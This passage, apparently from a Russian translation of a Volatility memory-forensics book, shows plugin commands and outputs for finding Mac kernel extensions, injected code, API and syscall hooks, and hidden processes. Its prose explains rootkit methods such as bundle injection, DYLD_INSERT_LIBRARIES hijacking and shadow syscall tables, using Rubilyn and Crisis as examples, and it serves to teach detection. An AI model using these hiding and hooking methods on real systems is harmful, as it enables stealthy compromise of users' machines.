Плагин сообщает виртуальный адрес структуры `kmod_info` и заголовка Mach-O модуля, размер модуля, количество ссылок, версию и имя модуля. Обратите внимание, что последние семь модулей имеют базовый адрес и размер 0 и префикс `com.apple.kpi`. Это «фиктивные» модули, настроенные ядром, чтобы на интерфейсы программирования ядра (KPI) можно было ссылаться через обычные API.

Вторая структура данных, отслеживающая загруженные модули ядра, - массив `sLoadedKexts` внутри IOKit. Первая ссылка на этот артефакт появилась в презентации snare на Kiwicon 2011 (ho.ax). Этот массив хранится с помощью класса `OSArray`, а каждый элемент имеет тип `OSKext`. Плагин `mac_lsmod_iokit` может перечислять этот массив. Он сообщает ту же информацию, что и `mac_lsmod`, но также включает полное имя пути модуля. Например, он отображает `/System/Library/Extensions/corecrypto.kext`, а не `com.apple.kec.corecrypto`.

Восстановление модулей из памяти

Найдя представляющий интерес модуль ядра, его можно извлечь на диск с помощью плагина `mac_moddump`. В следующем вызове извлекается расширение ядра `AudioAUUC.kext`, показанное в выводе `mac_lsmod`:

```
$ python vol.py -f 10.9.1.vmem --profile=MacMavericks_10_9_1_AMDx64
   mac_moddump -D dumpdir -b 0xffffff7f85a2b538
Volatility Foundation Volatility Framework 2.4
Address            Size     Output Path
------------------ -------- -----------
0xffffff7f85a27000    20480 com.apple.driver.AudioAUUC.0xffffff7f85a2b538.kext

$ file dumpdir/com.apple.driver.AudioAUUC.0xffffff7f85a2b538.kext
dumpdir/com.apple.driver.AudioAUUC.0xffffff7f85a2b538.kext:
Mach-O 64-bit kext bundle x86_64
```

Работа этого плагина на самом деле очень проста. Член `address` структуры `kmod_info` указывает на базовый адрес файла Mach-O в памяти ядра, а член `size` - размер файла Mach-O. Плагину достаточно прочитать `size` байтов, начиная с `address`, и записать эти данные на диск.

Другие плагины Mac

Многие плагины Mac воспроизводят функциональность, уже описанную в главах, посвящённых Linux. Поэтому, чтобы избежать повторов, в следующем списке эти плагины лишь представлены и обсуждаются на базовом уровне.

• `mac_psaux`: восстанавливает аргументы командной строки процесса, что полезно для определения того, какие флаги конфигурации были переданы приложению.
• `mac_lsof`: перечисляет открытые файловые дескрипторы процесса. Его вывод форматируется точно так же, как `linux_lsof`: номер файлового дескриптора указывается вместе с полным путём на диске для каждого файла. Для получения полной информации о структурах данных, связанных с `mac_lsof`, рекомендуем прочитать магистерскую диссертацию Эндрю Ф. Хэя (reverse.put.as).
• `mac_mount`: предоставляет информацию, аналогичную `linux_mount`. Для каждой смонтированной файловой системы перечисляются физическое устройство, точка монтирования и тип файловой системы.
• `mac_list_sessions`: перечисляет каждый сеанс входа вместе с пользователем, запустившим сеанс, и процессом-лидером сеанса.

• mac_ifconfig: этот плагин аналогичен linux_ifconfig и перечисляет имя и IP-адрес каждого сетевого интерфейса.
• mac_dmesg: создаёт дамп буфера отладки ядра. Его аналог для Linux - linux_dmesg.
• mac_route: перечисляет таблицу маршрутизации ядра, как его аналог для Linux linux_route.
• mac_arp: перечисляет кэш ARP ядра, как его аналог для Linux linux_arp.
• mac_bash: восстанавливает команды, введённые в оболочке bash.
• mac_bash_hash: восстанавливает хеш-таблицу псевдонимов команд.
• mac_bash_env: восстанавливает переменные окружения сеанса bash.

Оперативное криминалистическое исследование Mac

Теперь, когда вы узнали, как восстанавливать широкий круг информации посредством криминалистического исследования памяти, мы хотим показать, как восстанавливать аналогичную информацию из работающей системы. Однако перед проведением оперативного криминалистического исследования следует знать о его преимуществах и недостатках. Основные недостатки - лёгкость, с которой вредоносное ПО может подрывать работу инструментов оперативного криминалистического исследования, невозможность восстанавливать исторические данные и возможность уничтожить свидетельства, выполняя команды в работающей системе. Поскольку системные администраторы и средства безопасности часто полагаются на API работающей системы для поиска заражений вредоносным ПО, злоумышленники прилагают целенаправленные усилия для фильтрации данных из каналов отчётности операционной системы. Это затрудняет обнаружение передового вредоносного ПО в работающей системе.

Аналогичным образом, неспособность инструментов оперативного криминалистического исследования восстанавливать исторические данные объясняется тем, что они могут находить и сообщать только информацию, которую ядро отслеживает в данный момент. Поскольку система больше не использует исторические данные, ядру незачем сохранять ссылку на них. Криминалистическое исследование памяти анализирует физическую память, не полагаясь на API отчётности работающей системы, поэтому оно способно как находить вредоносное ПО, скрывающееся от работающих систем, так и находить исторические артефакты.

Несмотря на ограничения, оперативное криминалистическое исследование полезно в нескольких ситуациях. Например, иногда невозможно получить полный дамп физической памяти. Это может произойти из-за отсутствия привилегий, антикриминалистических мер или недоступности инструментов создания дампа памяти. Кроме того, оперативные API могут предоставить пользовательское представление системных ресурсов, которое может дать ценную информацию для обнаружения или контекст о намерениях злоумышленника.

В таблице 29-2 показана информация, обычно собираемая с работающих машин, а также соответствующий подход Linux. Эти команды можно объединить в сценарий оперативной сортировки, который затем можно включить в выездной комплект.

Таблица 29-2. Команды оперативного криминалистического исследования и их применение

Команда Mac	**Команда Linux**	**Примечания**
`ps -ef`	`ps aux`	Перечисляет каждый процесс с его именем, аргументами командной строки, привилегиями, временем запуска и так далее.
`vmmap`	`cat /proc/<pid>/maps`	Перечисляет отображения памяти (приложение, общие библиотеки, стек, кучу и так далее) каждого процесса.

Команда Mac	Команда Linux	Примечания
`lsof`	`lsof`; `ls /proc/<pid>/fd`	Перечисляет открытые файловые дескрипторы каждого процесса.
`netstat -an`; `lsof -i`	`netstat -pan`	Перечисляет активные сетевые соединения системы вместе с запустившим процессом. Примечание: в Mac `netstat` не показывает PID процесса-владельца. Вместо этого для получения этой информации необходимо использовать `lsof`. Примечание: флаг `n` команды `netstat` предписывает ей не разрешать DNS-имена и выводить только IP-адрес. Это может быть полезно, чтобы избежать разрешения доменов, связанных с вредоносным ПО, поскольку они могут быстро меняться, а DNS-запрос также способен предупредить авторов вредоносного ПО о вашем расследовании.
`netstat -nr`	`route`	Перечисляет таблицу маршрутизации ядра.
`arp -a`	`arp -a`	Перечисляет кэш ARP.
`kextstat`	`lsmod`; `cat /proc/modules`	Перечисляет набор загруженных в настоящий момент модулей/расширений ядра.
`mount`	`mount`	Перечисляет смонтированные файловые системы и лежащие в их основе устройства.
`uname`	`uname`	Перечисляет версию установленного ядра.
`uptime`	`uptime`	Показывает время с момента последней перезагрузки.
`w` / `who` / `last`	`w` / `who` / `last`	Перечисляет пользователей, вошедших в систему в настоящий момент, и время последнего входа каждой учётной записи пользователя.
`ifconfig`	`ifconfig`	Перечисляет сетевые интерфейсы, подключённые к системе.
`dmesg`	`dmesg`	Выводит буфер отладки ядра.
Н/Д	`cat /proc/iomem`	Перечисляет области физической памяти, известные ядру. В настоящее время недоступно инструментам пользовательского пространства в Mac.
`sysctl -a`	`sysctl -a`	Перечисляет все имена `sysctl` с их текущими значениями.
`history`	`history`	Возвращает команды, прочитанные из файла `.bash_history` текущего пользователя, вместе с командами текущего сеанса. По умолчанию `bash` записывает данные в файл истории только при штатном завершении оболочки. Это означает, что команды, введённые в активных сеансах, могут ещё не храниться на диске.

Команда Mac	Команда Linux	Примечания
`hash`	`hash`	Перечисляет соответствие команд, запускавшихся пользователем (например, `ls`), полным путям файлов на диске (например, `/bin/ls`), а также количество запусков каждой команды. Это можно использовать для поиска доказательств выполнения приложений и вредоносного вмешательства в окружение bash (см. главу 21).

Итоги

Mac OS X во многом похожа на Linux, поскольку эти две операционные системы имеют общие корни. Поэтому методы анализа, применяемые в Linux (которые вы изучили в части III этой книги), часто доступны и эффективны в Mac OS X. В частности, можно анализировать процессы, сетевую активность, свидетельства файловой системы, загруженные расширения ядра, динамический общий кэш и исторические записи зон распределителя SLAB. Однако существуют и ключевые различия, которые могут иметь решающее значение во время расследования систем Mac OS X, например артефакты, оставляемые IOKit. Сочетание этих знаний, специфичных для Mac, с методами, изученными для Linux, даёт мощный набор возможностей, которыми можно пользоваться во время криминалистических исследований памяти.

Глава 30. Вредоносный код и руткиты

В этой главе рассматривается широкий спектр методов руткитов пользовательского пространства и ядра, применяемых против систем Mac. Если вы прочитали разделы этой книги о Windows и Linux, некоторые из этих методов руткитов могут показаться вам знакомыми, поскольку Mac OS X должна выполнять многие из тех же задач, что и другие операционные системы. С другой стороны, уникальная архитектура Mac создаёт несколько интересных векторов атак на такие технологии, как IOKit и TrustedBSD. На протяжении этой главы мы объясняем эти механизмы, а также то, как руткиты, например Rubilyn и Crisis, могут подрывать их работу и как криминалистический анализ памяти способен обнаруживать вредоносные изменения. Мы также рассматриваем анализ некоторых распространённых образцов вредоносного ПО для Mac, таких как OSX.GetShell и OSX.FkCodec, включая способы перечисления как сетевых артефактов, так и артефактов закрепления в системе.

Анализ руткитов пользовательского пространства

В главе 29 вы узнали, как отслеживать действия процесса, такие как открытие файлов, установление сетевых соединений и загрузка разделяемых библиотек. Хотя эти действия, безусловно, полезны для обнаружения косвенных артефактов, создаваемых руткитами, следующий раздел посвящён конкретным артефактам, создаваемым исключительно вредоносными действиями. В частности, вы увидите примеры вредоносного ПО, которое скрывается в памяти процесса (то есть внедряет код) и изменяет таблицы вызовов и исполняемые инструкции (перехватывает API) в памяти процесса. Эти руткиты могут управлять представлением состояния системы, которое получают административные средства и средства оперативного криминалистического анализа, также работающие в пользовательском пространстве.

Методы внедрения кода

Поскольку и Mac OS X, и Linux соответствуют POSIX, они обладают значительной частью одинаковой базовой функциональности. Это означает, что многие методы внедрения кода в Linux применимы и к системам Mac. Например, в главе 25 вы узнали, как использовать функции `ptrace`, `mmap` и `dlopen` для внедрения разделяемой библиотеки в чужой процесс. Поскольку API, реализованные в Mac и Linux, настолько похожи, вредоносное ПО может использовать их одинаковым образом для внедрения кода в системы Mac. Это также означает, что при исследовании потенциально заражённых образов памяти Mac можно применять сходные алгоритмы обнаружения, рассмотренные в главе 25. Помимо методов, определённых POSIX, существуют и специфичные для Mac методы, например внедрение кода с помощью bundle-файлов.

Macterpreter - bundle-файлы

Как объяснили Дино Дай Зови и Чарли Миллер в своей технической статье (sebug.net), динамический загрузчик Mac предоставляет функции, способные во время выполнения загружать в память bundle-файлы Mach-O. Bundle-файлы - это файлы Mach-O, предназначенные для динамической загрузки в процессы, например подключаемые модули приложений. Любое приложение на C можно скомпилировать как bundle-файл, просто передав `gcc` параметр `-bundle` во время компиляции.

Для этой цели предоставлены функции `NSCreateObjectFileImageFromFile` и `NSCreateObjectFileImageFromMemory` (см. developer.apple.com). Первая функция создаёт ссылку на образ из хранящегося на диске файла Mach-O, что подразумевает чтение содержимого файла в адресное пространство вызывающего процесса. Вторая функция создаёт ссылку из файла Mach-O, уже находящегося в памяти. Возвращённую этими функциями ссылку на образ затем можно передать `NSLinkModule`, которая эквивалентна `dlopen` (она выполняет инициализацию и компонует заданный образ файла как модуль в текущее приложение). Используя эти функции, злоумышленники могут без труда загружать библиотеки в процесс независимо от того, существуют ли они на диске. В статье Дино и Чарли продемонстрировали свой проект Macterpreter, реализующий функциональность, сходную с Meterpreter из Metasploit, но предназначенную для Mac. Этот проект может считывать bundle-файлы по сети, а затем исполнять их непосредственно в памяти, не обращаясь к диску.

Обнаружение внедрения кода

Процесс обнаружения внедрённой разделяемой библиотеки зависит от метода, применённого для внедрения. Библиотеки, внедрённые с диска с помощью системных API (`dlopen` или `NSCreateObjectFileImageFromFile`), можно обнаружить, исследуя вывод плагинов `mac_proc_maps` и `mac_dyld_maps` (при условии, что вы знаете их имена, располагаете базовым состоянием для сравнения либо получили подсказки иным способом, например с помощью строк). Примеры вывода этих плагинов были показаны в главе 29. В таких случаях библиотеки были внедрены, но после попадания в целевой процесс больше не предпринимали попыток скрыться.

Если внедрённая библиотека всё же пытается скрыться, например удаляя себя из списка библиотек, который ведёт динамический загрузчик, расхождение обнаружит `mac_ldrmodules`. Этот плагин сопоставляет список библиотек, найденных через набор отображений ядра, со списком загрузчика. Вот как выглядит вывод этого плагина для процесса `loginwindow`, заражённого вредоносным ПО, внедряющим код:

```
$ python vol.py --profile=MacLion_10_7_3_AMDx64 -f memory.dmp
     mac_ldrmodules -p 225
Volatility Foundation Volatility Framework 2.4
Pid    Name        Start              File Path                    Kernel Dydl
----- ------------ ------------------ -------------------------  ------ -----
225   loginwindow  0x0000000105141000 /System/[snip]/loginwindow  True   True
225   loginwindow  0x000000023642b000 /tmp/.system.log            True   False
225   loginwindow  0x00007fff97357000 /System/[snip]kArbitration  False  True
225   loginwindow  0x00007fff90a1c000 /System/[snip]ASystemInfo   False  True
225   loginwindow  0x00007fff9053a000 /usr[snip]id.dylib          False  True
[snip]
```

В этом выводе отображение двоичного файла `loginwindow` представлено как в списке ядра, так и в списке динамического загрузчика (как и должно быть). Однако запись `/tmp/.system.log` подозрительна по двум причинам: она загружена из временного каталога и отсутствует в списке динамического загрузчика. Вы также заметите несколько записей, присутствующих в списке

загрузчика, но отсутствующих в отображениях ядра. Хотя это и является расхождением, оно встречается часто из-за подотображений общего кэша, как объяснялось в главе 29.

Внедрённые bundle-файлы Crisis

Ещё один способ обнаружения внедрённого кода в системах Mac состоит в применении плагина `mac_malfind`. Подобно своим аналогам для Windows (`malfind`) и Linux (`linux_malfind`), этот плагин ищет отображения памяти процессов, которые не связаны с файлами и обладают определёнными атрибутами, например разрешениями на чтение/исполнение или чтение/запись/исполнение. Если злоумышленники применяют метод `ptrace` для внедрения кода непосредственно из памяти или специфичный для Mac API `NSCreateObjectFileImageFromMemory`, у вас есть хорошие шансы обнаружить это с помощью `mac_malfind`. Вот пример запуска плагина в системе, заражённой Crisis:

```
$ python vol.py --profile=MacLion_10_7_3_AMDx64 -f crisis.vmem mac_malfind
[sni]
Process: Terminal Pid: 576 Address: 0x10dfc6000 File:
Protection: r-x

0x10dfc6000  cf fa ed fe 07 00 00 01 03 00 00 00 08 00 00 00   ................
0x10dfc6010  06 00 00 00 80 02 00 00 85 00 00 00 00 00 00 00   ................
0x10dfc6020  19 00 00 00 88 01 00 00 5f 5f 54 45 58 54 00 00   ........__TEXT..
0x10dfc6030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................

Process: loginwindow Pid: 225 Address: 0x1054bb000 File:
Protection: r-x

0x1054bb000  cf fa ed fe 07 00 00 01 03 00 00 00 08 00 00 00   ................
0x1054bb010  06 00 00 00 80 02 00 00 85 00 00 00 00 00 00 00   ................
0x1054bb020  19 00 00 00 88 01 00 00 5f 5f 54 45 58 54 00 00   ........__TEXT..
0x1054bb030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................

[snip]
```

Как видите, как минимум в двух процессах (`Terminal` и `loginwindow`) существуют доступные для чтения и исполнения области памяти, не подкреплённые файлами (поле имени пути `File` пусто). Более того, шестнадцатеричный дамп показывает `cf fa ed fe` в основании внедрённых областей, что соответствует `0xfeedface` - магической сигнатуре двоичных файлов Mach-O.

Извлечение исполняемых файлов

Обнаружив вредоносные процессы или внедрённые библиотеки, вы часто захотите извлечь их для дальнейшего исследования в IDA Pro или другом инструменте статического анализа. Для содействия этому процессу Volatility предоставляет следующие плагины:

• `mac_procdump`: выгружает основной исполняемый файл из адресного пространства процесса. Можно выгрузить сразу все процессы либо отдельный процесс, указав параметр `-p/--pid`.
• `mac_librarydump`: выгружает любой исполняемый файл из памяти процесса. По умолчанию он выгружает все библиотеки из списка динамического загрузчика, но с помощью параметра `-b/--base` ему можно указать адрес, начиная с которого требуется извлечь конкретный исполняемый файл.

Продолжая пример с Crisis, следующая команда показывает, как извлечь одну из внедрённых библиотек по её адресу:

```
$ python vol.py --profile=MacLion_10_7_3_AMDx64 -f crisis.vmem
    mac_librarydump
```

```
    -p 225 -b 0x1054bb000 -D dump

Volatility Foundation Volatility Framework 2.4
Task             Pid Address            Path
------------- ------ ------------------ -----------
loginwindow      225 0x00000001054bb000 dump/task.225.0x1054bb000.dmp
```

Теперь, изолировав область внедрённого кода из памяти, можно определить тип её файла следующей командой:

```
$ file dump/task.225.0x1054bb000.dmp
dump/task.225.0x1054bb000.dmp: Mach-O 64-bit bundle
```

Это 64-разрядный bundle-файл Mach-O. Далее в этой главе мы покажем пример извлечения двоичного файла из памяти в сходном случае, а затем его отправки в VirusTotal для массовой проверки антивирусами.

Обнаружение перехватов API

Как и в любой операционной системе, функции API в Mac можно перехватывать несколькими способами. Сходные методы описывались в главе 25 «Руткиты пользовательского пространства» для Linux, поэтому часть сведений этого раздела служит лишь напоминанием.

Внутрифункциональный перехват

Внутрифункциональный перехват работает путём перезаписи первых нескольких байтов функции для передачи управления вредоносному ПО. Чтобы обнаружить перехват этого типа, инструмент криминалистического анализа памяти может перечислить все исполняемые файлы, отображённые в процесс, собрать адреса всех импортированных и экспортированных функций, а затем статически дизассемблировать первые несколько инструкций и проверить, не передают ли они управление за пределы исполняемого файла.

Перехват таблиц перемещений

Второй тип перехвата работает путём перезаписи разрешённого адреса функций в таблицах перемещений исполняемого файла. Этот разрешённый адрес хранится в таблицах указателей на символы (аналогичных таблице адресов импорта [IAT] в Windows и глобальной таблице смещений [GOT] в Linux). При последующих вызовах функции разрешённый адрес используется напрямую. Благодаря такому архитектурному решению вредоносное ПО может просто найти разрешённый адрес функции и перезаписать его выбранным адресом, тем самым перехватив все будущие вызовы этой функции.

Захват порядка поиска библиотек

Разновидность второго метода, также размещающая перехваты в таблицах указателей на символы, использует переменную окружения `DYLD_INSERT_LIBRARIES` (developer.apple.com). Она функционально эквивалентна `LD_PRELOAD` (см. главу 25) в Linux и позволяет злоумышленникам захватить порядок поиска библиотек. В результате меняется и порядок разрешения символов, что в конечном счёте приводит к появлению вредоносных адресов в таблицах указателей на символы. Этот метод использовало вредоносное ПО OSX.Flashback (см. symantec.com).

Обнаружение перехватов API

Для обнаружения обоих ранее описанных типов перехватов (внутрифункциональных и перезаписывающих таблицы перемещений) можно использовать плагин `mac_apihooks`. Для поиска внутрифункциональных перехватов он применяет упомянутый выше метод. Чтобы найти вредоносные записи в таблицах указателей на символы, он перечисляет записи перемещений, а затем проверяет сохранённый адрес времени выполнения каждой функции. Если адрес указывает на область внедрённого кода (то есть не связанную с файлом на диске) или на библиотеку, явно загруженную вызовом `dlopen` (в отличие от присутствующей в таблице импорта процесса), он помечается как подозрительный. Однако для определения того, действительно ли перехват вредоносен, может потребоваться ручное исследование перехваченной функции. Один из способов исследовать функцию в образе памяти Mac - использовать команду `dis` внутри `mac_volshell`. Поскольку вывод этого плагина выглядит идентично выводу `linux_apihooks` (показанному в главе 25), здесь мы не будем его дублировать.

> **Примечание.** Ниже приведены несколько важных замечаний о перехватах API в системах Mac:
>
> - Подробный анализ метода `DYLD_INSERT_LIBRARIES` можно найти здесь: blog.timac.org
> - В главе 21 показано, как обнаруживать атаки `LD_PRELOAD` с помощью плагина `linux_bash_env`. Этот плагин перечисляет динамические переменные окружения приложения, и его вывод можно фильтровать по `LD_PRELOAD`. Тот же подход можно применить с `mac_bash_env`, фильтруя по `DYLD_INSERT_LIBRARIES`.
> - Плагин `mac_apihooks_kernel` был основан на плагине `check_hooks`, представленном Джемом Гюркоком на конкурс плагинов Volatility 2013 года. Его запись в блоге на эту тему доступна здесь: siliconblade.blogspot.com.

Анализ руткитов ядра

Руткиты ядра обладают полным контролем над операционной системой, аппаратным обеспечением и процессами пользовательского пространства. Ввиду этой мощи способность обнаруживать руткиты ядра жизненно важна при попытке оценить состояние защищённости системы. В этом разделе рассматриваются методы, которыми руткиты подрывают представление состояния системы, а затем способы их обнаружения посредством анализа памяти. Чтобы вы могли самостоятельно попрактиковаться в значительной части такого анализа, многие показанные в этом разделе методы обнаружения применяются к образу памяти, заражённому руткитом Rubilyn с открытым исходным кодом (nullsecurity.net). Применяемые этим руткитом методы весьма эффективны и воспроизводят поведение, сходное с поведением руткитов, встречающихся в реальных условиях.

Скрытые расширения ядра

Основной способ установки руткита ядра в системе Mac OS X - загрузка расширения ядра (kext). Как и следовало ожидать, это оставляет различные криминалистические артефакты. Например, загруженные расширения ядра в работающей системе можно выявить командой `kextstat`. Кроме того, в главе 29 вы узнали о плагинах `mac_lsmod` и `mac_lsmod_iokit`, способных перечислять расширения ядра в дампах памяти. Однако многие руткиты, такие как Crisis (reverse.put.as), изменяют эти структуры данных, чтобы избежать обнаружения обоими методами.

На Black Hat 2009 Дино Дай Зови представил метод обнаружения руткитов, скрывающихся от структур данных ядра (blackhat.com). В этой презентации он рассказал, как вырезать расширения ядра из адресного пространства ядра работающей системы, выполняя поиск сигнатур, связанных с заголовком Mach-O. Затем он сравнивал выявленные расширения с записями в связанном списке модулей. Результаты позволяли обнаружить руткиты, которые скрывали расширения путём манипуляций со связанными списками.

Очевидно, метод Дино можно применить к криминалистическому анализу памяти. Однако расширение ядра после загрузки может перезаписать свой заголовок Mach-O. Этот антикриминалистический метод не оказывает отрицательного воздействия на работающую систему, но нарушает работу метода вырезания, поскольку тот полагается на обнаружение заголовка Mach-O как сигнатуры. К сожалению, все сканеры, основанные на шаблонах, независимо от того, реализованы ли они в работающей системе или применяются к дампу памяти, по своей природе уязвимы для таких манипуляций, если только не опираются на значения, которые нельзя изменить, не вызвав нестабильности системы (см. раздел «Надёжное сканирование по сигнатурам» в главе 5).

Карта расширений ядра

Педро Виласа (reverse.put.as) обнаружил, что для поиска расширений ядра также можно использовать глобальную переменную `g_kext_map`. Эта глобальная переменная имеет тип `_vm_map`, то есть ту же структуру, которая поддерживает список отображений памяти каждого процесса. В случае `g_kext_map` структура отслеживает все загруженные модули ядра. Начальный адрес, сохранённый в записях карты kext, указывает расположение, по которому был отображён заголовок Mach-O конкретного расширения. Таким образом, карту kext можно использовать как альтернативный источник для поиска расширения ядра, даже если оно было удалено из связанного списка модулей, а его заголовок обнулён.

При перечислении расширений ядра из карты kext вы начинаете с указателя на начало файла Mach-O, но без ссылки на его структуру `kmod_info`. При чтении исходного кода загрузчика kext ядра мы обнаружили, что структура `kmod_info` каждого kext фактически включена в сам kext в его переменной `kmod_info`. С помощью API Volatility для разбора Mach-O адрес этой переменной можно разрешить для каждого расширения в карте kext. Благодаря этому `mac_lsmod_kext_map` может воспроизводить тот же вывод, что и `mac_lsmod`.

Скрытые процессы

Как и в Windows, чтобы скрыть процессы от работающей системы, достаточно удалить процесс из одной структуры данных (глобального списка процессов ядра). Для обнаружения этого метода плагин `mac_psxview`, подробно рассмотренный в разделе «Перечисление процессов» главы 29, собирает сведения о процессах из множества источников. Следующий пример показывает, как выглядит вывод этого плагина при запуске для образа памяти, заражённого Rubilyn. В частности, Rubilyn было предписано скрыть процесс `launchd` с PID 1:

```
$ python vol.py -f rubilyn.vmem --profile=MacLion_10_7_5_AMDx64 mac_psxview
Volatility Foundation Volatility Framework 2.4
Offset(V)          Name         PID pslist parents pid_hash pgrp_hash sleader
------------------ ------------ --- ------ ------- -------- --------- --------
0xffffff80008d8d40 kernel_task    0 True   True    False    True      True
0xffffff8005ee4b80 launchd        1 False  True    True     True      True
0xffffff8005ee4300 kextd         10 True   True    True     True      True
<snip>
```

В выводе процесс `launchd` скрыт от столбца `pslist`, но присутствует во всех остальных, что явно указывает на его сокрытие от работающей системы. Однако, как описано в главе 29, не каждый экземпляр `False` указывает на попытку скрыться.

Обработчики sysctl

`sysctl` (system control, управление системой) - это интерфейс между пользовательским пространством и ядром, который позволяет приложениям настраивать широкий спектр параметров, например имя узла компьютера, включение пересылки/маршрутизации IP и размер кэша диспетчера виртуальной памяти. Интерфейсы реализуются ядром Mac и расширениями ядра, регистрирующими параметры `sysctl`. Согласно протоколу, компонент ядра задаёт обработчик (функцию) для обработки будущих запросов чтения и записи параметра. Поскольку `sysctl` - простой в использовании интерфейс, позволяющий компонентам пользовательского пространства обмениваться данными с компонентами ядра, исторически вредоносное ПО как в Linux, так и в Mac использовало его для организации взаимодействия.

Rubilyn - пример руткита, использующего специальные обработчики `sysctl`. В частности, эти обработчики позволяют компонентам пользовательского пространства управлять тем, какие процессы, каталоги и сетевые порты следует скрывать. В следующем выводе плагин `mac_check_sysctl` перечисляет все значения и обработчики `sysctl`. Затем вывод фильтруется по относящимся к Rubilyn элементам:

```
$ python vol.py -f rubilyn.vmem --profile=MacLion_10_7_5_AMDx64
    mac_check_sysctl > sysctl
Volatility Foundation Volatility Framework 2.4
$ head -10 sysctl
Name              Number Perms Handler            Value   Module       Status
---------------  ------ ----- ------------------ -----   -------      ------
name                   1 R-L  0xffffff8000559b70 Node     __kernel__  OK
next                   2 R-L  0xffffff80005598e0 Node     __kernel__  OK
name2oid               3 RWL  0xffffff8000559970          __kernel__  OK
oidfmt                 4 R-L  0xffffff80005597f0 Node     __kernel__  OK
proc_native          102 R-L  0xffffff8000556660          __kernel__  OK
proc_cputype         103 R-L  0xffffff80005565c0          __kernel__  OK
osrelease              2 R-L  0xffffff80005597d0 11.4.2   __kernel__  OK

$ grep rubilyn sysctl
pid2      102 RW-    0xffffff7f807ff14b    0  com.hackerfantastic.rubilyn    OK
pid3      103 RW-    0xffffff7f807ff1ed    0  com.hackerfantastic.rubilyn    OK
dir       104 RW-    0xffffff7f807ff2aa       com.hackerfantastic.rubilyn    OK
```

```
cmd       105 RW-    0xffffff7f807ff2bb       com.hackerfantastic.rubilyn    OK
user      106 RW-    0xffffff7f807ff2cc       com.hackerfantastic.rubilyn    OK
port      107 RW-    0xffffff7f807ff2dd       com.hackerfantastic.rubilyn    OK
```

Этот плагин перечисляет имя, номер, разрешения, адрес функции и значение (если оно имеется) каждого обработчика управления системой. Он также указывает модуль, реализующий обработчик, и его состояние (`OK` или `UNKNOWN`). Если обработчик находится в ядре, в качестве модуля выводится `__kernel__`.

В случае Rubilyn, который не пытается скрыть своё расширение ядра, Volatility может определить владельца обработчика как `com.hackerfantastic.rubilyn`. Хотя этот kext вредоносен, он не является неизвестным, поэтому в столбце состояния выводится `OK`. Иными словами, `OK` означает лишь то, что kext не скрыт методами руткита, а не то, что он является допустимым компонентом операционной системы.

Перехваты таблиц системных вызовов и ловушек

Ядро Mac реализует две таблицы вызовов для обслуживания запросов к каждому из своих различных уровней (Mach и BSD). Они называются соответственно таблицей системных вызовов и таблицей ловушек. Каждая таблица хранится как массив указателей на функции. Таким образом, каждому системному вызову или ловушке соответствует определённый индекс в таблице. Вредоносное ПО может перехватывать записи в этих таблицах, перезаписывая указатели и фактически получая контроль над всеми данными, возвращаемыми в пользовательское пространство подсистемами ядра.

Для проверки инфраструктуры таблиц системных вызовов и ловушек на наличие вредоносных изменений необходимо выполнить два набора проверок. Первый состоит в проверке того, что указатели на функции в каждой таблице не были перенаправлены на несанкционированные сторонние расширения ядра. Эту проверку выполняют плагины `mac_check_syscalls` и `mac_check_trap_table`. Ниже показано, как `mac_check_syscalls` обнаруживает перехваты системных вызовов, установленные Rubilyn:

```
$ python vol.py -f rubilyn.vmem --profile=MacLion_10_7_5_AMDx64
      mac_check_syscalls
      -i syscalls.master > syscalls

$ head -10 syscalls
Table Name      Index  Address            Symbol                Status
--------------- ------ ------------------ --------------------- ------
SyscallTable         0 0xffffff8000561d00 nosys                 OK
SyscallTable         1 0xffffff8000542880 exit                  OK
SyscallTable         2 0xffffff8000546f30 fork                  OK
SyscallTable         3 0xffffff8000565600 read                  OK
SyscallTable         4 0xffffff8000564df0 write                 OK
SyscallTable         5 0xffffff800030d2a0 open                  OK

$ grep HOOKED syscalls
SyscallTable       222 0xffffff7f807ff41d getdirentriesattr     HOOKED
SyscallTable       344 0xffffff7f807ff2ee getdirentries64       HOOKED
SyscallTable       397 0xffffff7f807ffa7e write_nocancel        HOOKED
```

Для каждого системного вызова выводятся индекс, адрес обработчика, имя символа и состояние. Перехваченные функции имеют состояние `HOOKED`. В предыдущем выводе были перехвачены три функции: `getdirentriesattr` (получение атрибутов записи каталога), `getdirentries64` (получение записей каталога) и `write_nocancel` (системный вызов `write`). Перехват этих функций позволяет руткитам скрывать файлы и каталоги, а также другие системные ресурсы.

Примечание. Файл `syscalls.master`, переданный как параметр `-i` при вызове плагина, - это файл `bsd/kern/syscalls.master` из дистрибутива исходного кода ядра. Исходный код всех версий ядра Mac можно загрузить по адресу opensource.apple.com. Плагин `mac_check_trap_table` не требует дополнительного файла, поскольку имена всех записей определены в глобальной переменной ядра `mach_syscall_name_table`.

Теневые таблицы системных вызовов

Вторая необходимая проверка связана с выявлением использования теневых таблиц системных вызовов. При такой атаке весь код ядра, ссылающийся на таблицу системных вызовов, изменяется так, чтобы он ссылался на «теневую» таблицу. Эта теневая таблица является копией законной таблицы, за исключением перехваченных вредоносным ПО записей. Назначение теневой таблицы состоит в том, чтобы законная таблица выглядела чистой при проверке криминалистическими инструментами, хотя в действительности работающая система больше на неё не ссылается. Не путайте этот термин с теневой таблицей в Windows (то есть `KeServiceDescriptorTableShadow`) - это совершенно разные понятия.

В презентации на NoSuchCon 2013 Педро Виласа представил атаки, которые обходили проверки нескольких существовавших в то время плагинов Volatility, включая `mac_check_syscalls` (см. reverse.put.as). В ответ Джем Гюркок включил в свою заявку на конкурс плагинов Volatility 2013 года плагин, также проверявший теневые таблицы системных вызовов. Эта работа вошла в Volatility 2.4 под именем `mac_check_syscall_shadow`.

Уведомители IOKit

Подсистема IOKit (developer.apple.com) - это набор инструментов и API, предоставляемых Mac для разработки драйверов устройств и структурированного взаимодействия с аппаратными устройствами. Для специалистов по цифровой криминалистике IOKit представляет интерес потому, что предоставляет ряд интерфейсов, которыми могут злоупотреблять расширения ядра. Например, часто становится целью интерфейс уведомлений, позволяющий регистрировать обратные вызовы для событий, связанных с аппаратным обеспечением.

С помощью плагина Volatility `mac_notifiers` можно перечислить все зарегистрированные обратные вызовы уведомлений. Для каждого обратного вызова он также показывает адрес функции-обработчика и службы, по которым выполняется фильтрация:

```
$ python vol.py -f clean.mmr --profile=MacLion_10_8_1_AMDx64 mac_notifiers
Volatility Foundation Volatility Framework 2.4
Status     Key                Handler            Matches
---------- ------------------ ------------------ -------
OK         IOServicePublish   0xffffff7f807962aa IODisplayConnect
OK         IOServicePublish   0xffffff7f8079bf4a IOResources,AppleClamshellState
